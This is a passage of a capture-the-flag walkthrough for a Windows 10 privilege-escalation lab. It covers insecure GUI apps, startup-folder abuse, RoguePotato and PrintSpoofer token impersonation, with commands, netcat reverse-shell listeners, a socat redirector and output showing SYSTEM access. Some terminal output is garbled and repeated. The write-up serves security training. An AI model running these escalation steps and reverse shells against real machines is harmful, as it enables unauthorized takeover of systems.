echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
C:\PrivEsc>
```

```
(root@kali)-[/home/kali]
# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.150.41] 49779
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C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 14 Insecure GUI Apps

Start an RDP session as the "user" account:

rdesktop -u user -p password321 10.10.150.41

```
exit

(root@kali)-[/home/kali/tryhackme/windows10privesc]
prdesktop -u user -p password321 10.10.150.41
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not the following identified reasons(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=WIN-QBA94KB3IOF
Review the following certificate info before you trust it to be added as:

Review the following certificate info before you trust it to be added as:

Output

Description:

Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be added as:

Output

Description:

Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be added as:

Output

Description:


Output

Descri
```

Double-click the "AdminPaint" shortcut on your Desktop. Once it is running, open a command prompt and note that Paint is running with admin privileges:

tasklist /V | findstr mspaint.exe

In Paint, click "File" and then "Open". In the open file dialog box, click in the navigation input and paste: file://c:/windows/system32/cmd.exe



Press Enter to spawn a command prompt running with admin privileges.

Task 15 Startup Apps

Using accesschk.exe, note that the BUILTIN\Users group can write files to the StartUp directory:

```
C:\PrivEsc\accesschk.exe /accepteula -d
"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```

Using cscript, run the C:\PrivEsc\CreateShortcut.vbs script which should create a new shortcut to your reverse.exe executable in the StartUp directory:

cscript C:\PrivEsc\CreateShortcut.vbs

```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
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Sysinternals - www.sysinternals.com


C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
Medium Mandatory Level (Default) [No-Write-Up]
RW BUILTIN\Users
RW WIN-QBA94KB3IOF\Administrator
RW WIN-QBA94KB3IOF\admin
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators
R Everyone

C:\PrivEsc>cscript C:\PrivEsc\CreateShortcut.vbs
Scscript C:\PrivEsc\CreateShortcut.vbs
Microsoft (R) Windows Script Host Version 5.812
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```

Start a listener on Kali, and then simulate an admin logon using RDP and the credentials you previously extracted:

rdesktop -u admin 10.10.150.41

A shell running as admin should connect back to your listener.



Task 16 Token Impersonation - Rogue Potato

Set up a socat redirector on Kali, forwarding Kali port 135 to port 9999 on Windows:

sudo socat tcp-listen:135,reuseaddr,fork tcp:10.10.150.41:9999

```
-(root@kali)-[/home/kali/tryhackme/windows10privesc]

V sudo socat tcp-listen:135,reuseaddr,fork tcp:10.10.115.188:9999
```

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

```
C:\PrivEsc>C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

Descriptor of the service of the service
```

```
Hostname: WIN-QBA

Re Select\\WIN-QBA94KB3IOF: c:\PrivEsc\reverse.exe

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C:\Windows\system32>C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" c:\PrivEsc\reverse.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
(root⊗ kali)-[/home/kali]

# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.115.188] 49870
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C:\Windows\system32>whoami
whoami
nt authority\local service

C:\Windows\system32>
```

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the RoguePotato exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

C:\PrivEsc\RoguePotato.exe -r 10.18.52.203 -e "C:\PrivEsc\reverse.exe" -l

```
C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 10.18.52.203 -e "C:\PrivEsc\reverse.exe" -l 9999 C:\PrivEsc\RoguePotato.exe -r 10.18.52.203 -e "C:\PrivEsc\reverse.exe" -l 9999
[+] Starting RoguePotato...
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread...
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written:106 bytes
[*] SecurityCallback RPC call
[*] ServerAlive2 RPC Call
[*] SecurityCallback RPC call
[*] ResolveOxid2 RPC call, this is for us!
* ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper]
[*] Client connected!
[+] Got SYSTEM Token!!!
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\PrivEsc\reverse.exe
[+] RoguePotato gave you the SYSTEM powerz :D
C:\Windows\system32>
                 kali)-[/home/kali]
(root@kali)-[/home/ka
nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.115.188]
 49887
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C:\Windows\system32>
```

Privilege Name	Description	State
======================================	Replace a process level token	Enabled
SeLockMemoryPrivilege	Lock pages in memory	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeTcbPrivilege Set Set Set Set Set Set Set Set Set Se	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disable
SeLoadDriverPrivilege	Load and unload device drivers	Disable
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Disable
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeCreatePermanentPrivilege	Create permanent shared objects	Enabled
SeBackupPrivilege	Back up files and directories	Disable
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disable
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disable
SeManageVolumePrivilege	Perform volume maintenance tasks	Disable
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled

```
C:\Windows\system32>whoami
whoami
nt authority\local service

C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe"

C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe"

[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

C:\Windows\system32>
```

Name one user privilege that allows this exploit to work.

→ SeImpersonatePrivile

Name the other user privilege that allows this exploit to work.

→ SeLockMemoryPrivilege

Task 17 Token Impersonation – PrintSpoofer

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the PrintSpoofer exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i

```
C:\Windows\system32>whoami
whoami
nt authority\local service
C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe"
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
(root@kali)-[/home/kali]
# nc -lnvp 53
[sudo] password for kali:
zsh: corrupt history file /root/.zsh_history
                 )-[/home/kali]
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.115.188] 49952
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C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```

Task 18 Privilege Escalation Scripts

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

winPEASany.exe

Seatbelt.exe

PowerUp.ps1

SharpUp.exe

Experiment with all four tools, running them with different options. Do all of them identify the techniques used in this room?